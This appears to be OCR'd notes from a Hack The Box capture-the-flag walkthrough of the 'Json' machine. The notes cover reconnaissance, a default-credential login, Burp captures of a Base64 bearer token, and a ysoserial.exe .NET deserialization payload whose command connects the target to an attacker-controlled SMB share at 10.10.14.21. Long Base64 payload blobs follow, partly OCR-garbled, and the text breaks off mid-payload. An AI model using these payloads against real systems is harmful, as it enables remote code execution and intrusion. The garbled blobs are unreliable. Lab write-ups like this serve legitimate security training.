
Json


```
=====================
|        JSON 10.10.10.158        |
=====================
```


InfoGathering

```
Nmap scan report for json.htb
(10.10.10.158)
Host is up (0.14s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http         Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Json HTB
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
49152/tcp open  msrpc        Microsoft Windows
RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows
RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC

5985/tcp open  wsman

FTP has no anonymous access

SMB does no allow Guest enumeration of shares

FUZZ RESULTS
css                     [Status: 403, Size: 1233, Words: 73, Lines: 30]
files                   [Status: 403, Size: 1233, Words: 73, Lines: 30]
index.html              [Status: 200, Size: 40156, Words: 18550, Lines: 685]
img                     [Status: 403, Size: 1233, Words: 73, Lines: 30]
js                      [Status: 403, Size: 1233, Words: 73, Lines: 30]
views                   [Status: 403, Size: 1233, Words: 73, Lines: 30]

LOGIN PAGE
http://json.htb/login.html
```




admin:admin credential guess logs us into the web page





BURP ANAYLSIS



Gaining Access

In looking over the Burpsuite resiults there is a OAuth2.0 bearer token created after we login

http://json.htb.api/token/
REQUEST

Request | Response

Raw | Params | Headers | Hex

```
POST /api/token HTTP/1.1
Host: json.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://json.htb/login.html
Content-Type: application/json;charset=utf-8
Content-Length: 39
DNT: 1
Connection: close

{"UserName":"admin","Password":"admin"}
```

RESPONSE

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 202 Accepted
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
Set-Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiL
CJOYW1lIjoiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=; expires=Fri, 13-Dec-2019 20:53:10 GMT;
path=/
X-Powered-By: ASP.NET
Date: Fri, 13 Dec 2019 20:51:10 GMT
Connection: close
Content-Length: 0
```

http://json.htb/api/Account/
REQUEST

Request | Response

Raw | Params | Headers | Hex

```
GET /api/Account/ HTTP/1.1
Host: json.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://json.htb/index.html
Bearer:
eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsI1Bhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTB1NGE4MDFmYzMiLCJOYW11
IjoiVXN1ciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
DNT: 1
Connection: close
Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsI1Bhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTB1NGE4MDFmYzMiL
CJOYW11IjoiVXN1ciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
```

RESPONSE

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 13 Dec 2019 20:51:13 GMT
Connection: close
Content-Length: 119

{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin
HTB","Rol":"Administrator"}
```

Bearer tokens are the predominant token used with OAuth2.0.
Having a Bearer token means “Give the bearer of this token access”
They are usually some opaque value and it is not random. It is based on the user giving the application access to the authentication server. The web application has been given permission to access resources on the server.

In order to access the API an Access Token is needed. Access tokens are usually only good for an hour sometimes less. You use the bearer token to get a new Access token. To get an access token you send the Authentication server a bearer token along with your Client ID. This tells the server that the application using the Bearer token is the same application the bearer token was created for.

```
{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin
HTB","Rol":"Administrator"}
```

NOTE: If you were to decode the Base64 value for the Bearer token or OAuth token above you would obtain the above string containing a user “admin”'s password.

A JSON format is being returned. We are going to change a couple values and see what happens.
Base64 encode the below string and send it to the applicaiton using Burp by replacing the value of the Bearer

token with it.

```
echo -n '{"Id":Test,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin
HTB","Rol":"Administrator"}' | base64

# RESULT
eyJJZCI6VGVzdCwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW
1lIjoiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
```

Replacing the value of the Bearer token in the request with this value and sending it in Burp tells us we communicated with a deserialization function. Deserialization takes data structured from some format, and rebuilds it into an object.

Because the application may be unsafely deserializing this data, the chain will automatically be invoked and cause the command to be executed on the application host. We can try to exploit this using ysoserial
RESOURCE: https://github.com/pwntester/ysoserial.net

A .NET Framework is being used which means we need to used the Windwos .exe version of this tool

```
.\ysoserial.exe -g WindowsIdentity -f Json.Net -o base64 -c “net use t:
\\10.10.14.21\MyShare”

# RESULTS
ewogICAgICAgICAgICAgICAgICAgICAgICckdHlwZSc6ICdTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGl0eSwgbXNjb3
JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5JywKICAgICAg
ICAgICAgICAgICAgICAgICAnU3lzdGVtLlNlY3VyaXR5LkNsYWltc0lkZW50aXR5LmJvb3RzdHJhcENvbnRleHQnOiAnQUFFQUFBRC8vLy8vQV
FBQUFBQUFBQUFNQWdBQUFFbFRlWE4wWlcwc0lGWmxjbk5wYjI0OU5DNHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZzTENCUWRXSnNh
V05MWlhsVWIydGxiajFpTnpkaE5XTTFOakU1TXpSbE1EZzVCUUVBQUFDRUFWTjVjM1JsYlM1RGIyeHNaV04wYVc5dWN5NUhaVzVsY21sak
xsTnZjblJsWkZObGRHQXhXMXRUZVhOMFpXMHVVM1J5YVc1bkxDQnRjMk52Y214cFlpd2dWbVZ5YzJsdmJqMDBMakF1TUM0d0xDQkRkV3gw
ZFhKbFBXNWxkWFJ5WVd3c0lGQjFZbXhwWTB0bGVWUnZhMlZ1UFdJM04yRTFZelUyTVRrek5HVXdPRGxkWFFRQUFBQUZRMjkxYm5RSVEyOX
RjR0Z5WlhJSFZtVnljMmx2YmdWSmRHVnRjd0FEQUFZSWpRRlRlWE4wWlcwdVEyOXNiR1ZqZEdsdmJuTXVSMlZ1WlhKcFl5NURiMjF3WVhK
cGMyOXVRMjl0Y0dGeVpYSmdNVnRiVTNsemRHVnRMbE4wY21sdVp5d2diWE5qYjNKc2FXSXNJRlpsY25OcGIyNDlOQzR3TGpBdU1Dd2dRM1
ZzZEhWeVpUMXVaWFYwY21Gc0xDQlFkV0pzYVdOTFpYbFViMnRsYmoxaU56ZGhOV00xTmpFNU16UmxNRGc1WFYwSUFnQUFBQUlBQUFBSkF3
QUFBQUlBQUFBSkJBQUFBQVFEQUFBQWpRRlRlWE4wWlcwdVEyOXNiR1ZqZEdsdmJuTXVSMlZ1WlhKcFl5NURiMjF3WVhKcGMyOXVRMjl0Y0
dGeVpYSmdNVnRiVTNsemRHVnRMbE4wY21sdVp5d2diWE5qYjNKc2FXSXNJRlpsY25OcGIyNDlOQzR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVa
WFYwY21Gc0xDQlFkV0pzYVdOTFpYbFViMnRsYmoxaU56ZGhOV00xTmpFNU16UmxNRGc1WFYwQkFBQUFDMTlqYjIxd1lYSnBjMjl1QXlkVG
VYTjBaVzB1UkdWc1pXZGhkR1ZUWlhKcFlXeHBlbUYwYVc5dVNHOXNaR1Z5Q1FVQUFBQVJCQUFBQUFJQUFBQUdCZ0FBQUNNdll5QnVaWFFn
ZFhObElIUTZJRnhjTVRBdU1UQXVNVFF1TWpGY1RYbFRhR0Z5WlFZSEFBQUFBMk50WkFRRkFBQUFJbE41YzNSbGJTNUVaV3hsWjJGMFpWTm
xjbWxoYkdsNllYUnBiMjVJYjJ4a1pYSURBQUFBQ0VSbGJHVm5ZWFJsQjIxbGRHaHZaREFIYldWMGFHOWtNUU1EQXpCVGVYTjBaVzB1UkdW
c1pXZGhkR1ZUWlhKcFlXeHBlbUYwYVc5dVNHOXNaR1Z5SzBSbGJHVm5ZWFJsUlc1MGNua3ZVM2x6ZEdWdExsSmxabXhsWTNScGIyNHVUV1
Z0WW1WeVNXNW1iMU5sY21saGJHbDZZWFJwYjI1SWIyeGtaWEl2VTNsemRHVnRMbEpsWm14bFkzUnBiMjR1VFdWdFltVnlTVzVtYjFObGNt
bGhiR2w2WVhScGIyNUliMnhrWlhJSkNBQUFBQWtKQUFBQUNRb0FBQUFFQ0FBQUFEQlRlWE4wWlcwdVJHVnNaV2RoZEdWVFpYSnBZV3hwZW
1GMGFXOXVTRzlzWkdWeUswUmxiR1ZuWVhSbFJXNTBjbmtIQUFBQUJIUjVjR1VJWVhOelpXMWliSGtHZEdGeVoyVjBFblJoY21kbGRGUjVj
R1ZCYzNObGJXSnNlUTUwWVhKblpYUlVlWEJsVG1GdFpRcHRaWFJvYjJST1lXMWxEV1JsYkdWbllYUmxSVzUwY25rQkFRSUJBUUVETUZONW
MzUmxiUzVFWld4bFoyRjBaVk5sY21saGJHbDZZWFJwYjI1SWIyeGtaWElyUkdWc1pXZGhkR1ZGYm5SeWVRWUxBQUFBc0FKVGVYTjBaVzB1
Um5WdVkyQXpXMXRUZVhOMFpXMHVVM1J5YVc1bkxDQnRjMk52Y214cFlpd2dWbVZ5YzJsdmJqMDBMakF1TUM0d0xDQkRkV3gwZFhKbFBXNW
xkWFJ5WVd3c0lGQjFZbXhwWTB0bGVWUnZhMlZ1UFdJM04yRTFZelUyTVRrek5HVXdPRGxkTEZ0VGVYTjBaVzB1VTNSeWFXNW5MQ0J0YzJO
dmNteHBZaXdnVm1WeWMybHZiajAwTGpBdU1DNHdMQ0JEZFd4MGRYSmxQVzVsZFhSeVlXd3NJRkIxWW14cFkwdGxlVlJ2YTJWdVBXSTNOMk
UxWXpVMk1Ua3pOR1V3T0RsZExGdFRlWE4wWlcwdVJHbGhaMjV2YzNScFkzTXVVSEp2WTJWemN5d2dVM2x6ZEdWdExDQldaWEp6YVc5dVBU
UXVNQzR3TGpBc0lFTjFiSFIxY21VOWJtVjFkSEpoYkN3Z1VIVmliR2xqUzJWNVZHOXJaVzQ5WWpjM1lUVmpOVFl4T1RNMFpUQTRPVjFkQm
d3QUFBQkxiWE5qYjNKc2FXSXNJRlpsY25OcGIyNDlOQzR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQlFkV0pzYVdOTFpYbFVi
MnRsYmoxaU56ZGhOV00xTmpFNU16UmxNRGc1Q2dZTkFBQUFTVk41YzNSbGJTd2dWbVZ5YzJsdmJqMDBMakF1TUM0d0xDQkRkV3gwZFhKbF
BXNWxkWFJ5WVd3c0lGQjFZbXhwWTB0bGVWUnZhMlZ1UFdJM04yRTFZelUyTVRrek5HVXdPRGtHRGdBQUFCcFRlWE4wWlcwdVJHbGhaMjV2
YzNScFkzTXVVSEp2WTJWemN3WVBBQUFBQlZOMFlYSjBDUkFBQUFBRUNRQUFBQzlUZVhOMFpXMHVVbVZtYkdWamRHbHZiaTVOWlcxaVpYSk
pibVp2VTJWeWFXRnNhWHBoZEdsdmJraHZiR1JsY2djQUFBQUVUbUZ0WlF4QmMzTmxiV0pzZVU1aGJXVUpRMnhoYzNOT1lXMWxDVk5wWjI1
aGRIVnlaUXBUYVdkdVlYUjFjbVV5Q2sxbGJXSmxjbFI1Y0dVUVIyVnVaWEpwWTBGeVozVnRaVzUwY3dFQkFRRUJBQU1JRFZONWMzUmxiUz
VVZVhCbFcxMEpEd0FBQUFrTkFBQUFDUTRBQUFBR0ZBQUFBRDVUZVhOMFpXMHVSR2xoWjI1dmMzUnBZM011VUhKdlkyVnpjeUJUZEdGeWRD
aFRlWE4wWlcwdVUzUnlhVzVuTENCVGVYTjBaVzB1VTNSeWFXNW5LUVlWQUFBQVBsTjVjM1JsYlM1RWFXRm5ibTl6ZEdsamN5NVFjbTlqWl
hOeklGTjBZWEowS0ZONWMzUmxiUzVUZEhKcGJtY3NJRk41YzNSbGJTNVRkSEpwYm1jcENBQUFBQW9CQ2dBQUFBa0FBQUFHRmdBQUFBZERi
MjF3WVhKbENRd0FBQUFHR0FBQUFBMVRlWE4wWlcwdVUzUnlhVzVuQmhrQUFBQXJTVzUwTXpJZ1EyOXRjR0Z5WlNoVGVYTjBaVzB1VTNSeW
FXNW5MQ0JUZVhOMFpXMHVVM1J5YVc1bktRWWFBQUFBTWxONWMzUmxiUzVKYm5Rek1pQkRiMjF3WVhKbEtGTjVjM1JsYlM1VGRISnBibWNz
SUZONWMzUmxiUzVUZEhKcGJtY3BDQUFBQUFvQkVBQUFBQWdBQUFBR0d3QUFBSEZUZVhOMFpXMHVRMjl0Y0dGeWFYTnZibUF4VzF0VGVYTj
BaVzB1VTNSeWFXNW5MQ0J0YzJOdmNteHBZaXdnVm1WeWMybHZiajAwTGpBdU1DNHdMQ0JEZFd4MGRYSmxQVzVsZFhSeVlXd3NJRkIxWW14
cFkwdGxlVlJ2YTJWdVBXSTNOMkUxWXpVMk1Ua3pOR1V3T0RsZFhRa01BQUFBQ2drTUFBQUFDUmdBQUFBSkZnQUFBQW9MJwogICAgICAgIC
AgICAgICAgfQ==
```

```
PS>.\ysoserial.exe -g 'WindowsIdentity' -f Json.Net -o base64 -c "net use t: \\10.10.14.21\MyShare"
ewogICAgICAgICAgICAgICAgICAgICckdHlwZSc6ICdTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGl0eSwgbXNjb3JsaWIsIFZlcnNp
b249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZX1Ub2t1bj1iNzdhNWM1NjE5MzR1MDg5JywKICAgICAgICAgICAgICAgICAgICAnU3lzdGVt
l1NlY3VyaXR5LkNsYWltc0lkZW50aXR5LmJvb3RzdHJhcENvbnRleHQnOiAnQUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQUFFbFR1WE4wWlcwc0lGWmxj
ok5wYjI0OU5DNHdMakF1TUN3Z1EzVnNkSFZ5Wl0xdVpYVjBjbUZzTENCUWRXSnNhV05MWlhsVWIydGxiajFpTnpkaE5XTTFOakU1TXpSbE1EZzVCUUVBQUFD
RUFWTjVjM1JsY1M1RGIyeHNaV04wYVc5dWN5NUhaVzVsY21sakxsTnZjb1JsWkZObGRHQXhXMXRUZVhOMFpXMHVVM1J5YVc1bkxDQnRjMk52Y214cF1pd2dW
bVZ5YzJsdmJqMD8MakF1TUM0d0xDQkRkV3gwZFhKbFBXNWxkWFJ5WVd3c01GQjFZbXhwWTB0bGVWUnZhM1Z1UFdJM04yRTFZelUyTVRrek5HVXdPRGxkWFFR
QUFBQUZRMjkxYm5RSVEyOXRjR0Z5W1hJSFZtVn1jMmx2YmdWSmRHVnRjd0FEQUFZSWpRR1R1WE4wW1cwdVEyOXNiR1ZqZEdsdmJuTXVSM1Z1W1hKcF15NURi
MjF3WVhKcGMyOXVRMj10Y0dGeVpYSmdNVnRiVTNsemRHVnRMbE4wY21sdVp5d2diWE5qYjNKc2FXSXNJR1psY25OcGIyND1OQzR3TGpBdU1Dd2dRM1ZzZEhW
eVpUMXVaWFYwY21Gc0xDQ1FkV0pzYVdOTFpYbFViMnRsYmoxaU56ZGhOV00xTmpFNU16UmxNRGc1WFYwSUFnQUFBQU1BQUFBSkF3QUFBQU1BQUFBSkJBQUFB
QVFEQUFBQWpRR1R1WE4wW1cwdVEyOXNiR1ZqZEdsdmJuTXVSM1Z1W1hKcF15NURiMjF3WVhKcGMyOXVRMj10Y0dGeVpYSmdNVnRiVTNsemRHVnRMbE4wY21s
dVp5d2diWE5qYjNKc2FXSXNJR1psY25OcGIyND1OQzR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQ1FkV0pzYVdOTFpYbFViMnRsYmoxaU56ZGhO
V00xTmpFNU16UmxNRGc1WFYwQkFBQUFDMT1qYjIxd11YSnBjMj11QX1KVGVYTjBaVzB1UkdWc1pXZGhkR1ZUW1hKcF1XeHB1bUYwYVc5dVNHOXNaR1Z5Q1FV
QUFBQVJCQUFBQUFJQUFBQUdCZ0FBQUNNdl15QnVaWFFnZFhObE1IUTZJRnhjTVRBdU1UQXVNVFF1TWpGY1RYbFRhR0Z5W1FZSEFBQUFBMk50WkFRRkFBQUFJ
bE41YzNSbGJTNUVaV3hsWjJGMFpWTmxjbWxoYkdsNl1YUnBiMjVJYjJ4a1pYSURBQUFBQ0VSbGJHVm5ZWFJsQjIxbGRHaHZaREFIY1dWMGFHOWtNUU1EQXpC
VGVYTjBaVzB1UkdWc1pXZGhkR1ZUW1hKcF1XeHB1bUYwYVc5dVNHOXNaR1Z5SzBSbGJHVm5ZWFJsUlc1MGNua3ZVM2x6ZEdWdExsSmxabXhsWTNScGIyNHVU
